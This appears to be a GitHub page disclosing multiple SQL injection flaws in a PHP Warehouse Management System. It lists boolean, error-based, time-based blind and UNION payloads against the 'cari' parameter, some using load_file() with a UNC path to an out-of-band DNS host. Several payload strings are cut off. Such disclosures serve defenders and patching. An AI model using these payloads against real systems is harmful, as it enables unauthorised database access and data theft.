

🔑 main ▾

CVE-nu11secur1ty / vendors / oretnom23 / 2022 / Warehouse-Management-System /



nu11secur1ty Update report.txt ...

on Jun 13 History

..



Docs

6 months ago



PoC

6 months ago



README.MD


6 months ago



README.MD

Warehouse Management System

Vendor



Description:

A Multiple SQLi exist in Warehouse Management System 2022 by oretnom23. The attacker can retrieve all information from this system by using this vulnerability.

Status: TURBO CRITICAL

[+] Payloads:

Parameter: cari (POST)

Type: **boolean**-based blind

Title: **OR boolean**-based blind - **WHERE or HAVING** clause (NOT)

Payload: cari=(**select** load_file('\\\\\\\\f4klvq2zr2jjq1fqicjzdovoifo8c3hr8twljb70.0a

Type: **error**-based

Title: MySQL **>= 5.0** **OR error**-based - **WHERE, HAVING, ORDER BY or GROUP BY** clause

Payload: cari=(**select** load_file('\\\\\\\\f4klvq2zr2jjq1fqicjzdovoifo8c3hr8twljb70.0a

Type: **time**-based blind


Title: MySQL **>= 5.0.12 AND time**-based blind (query SLEEP)

Payload: cari=(**select** load_file('\\\\\\\\f4klvq2zr2jjq1fqicjzdovoifo8c3hr8twljb70.0a

Type: **UNION** query

Title: MySQL **UNION** query (NULL) - **9** columns

Payload: cari=-5568 **UNION ALL SELECT** CONCAT(0x71627a6a71,0x4856564e4357704e696c6



Reproduce:

[href](#)

Proof and Exploit:

[href](#)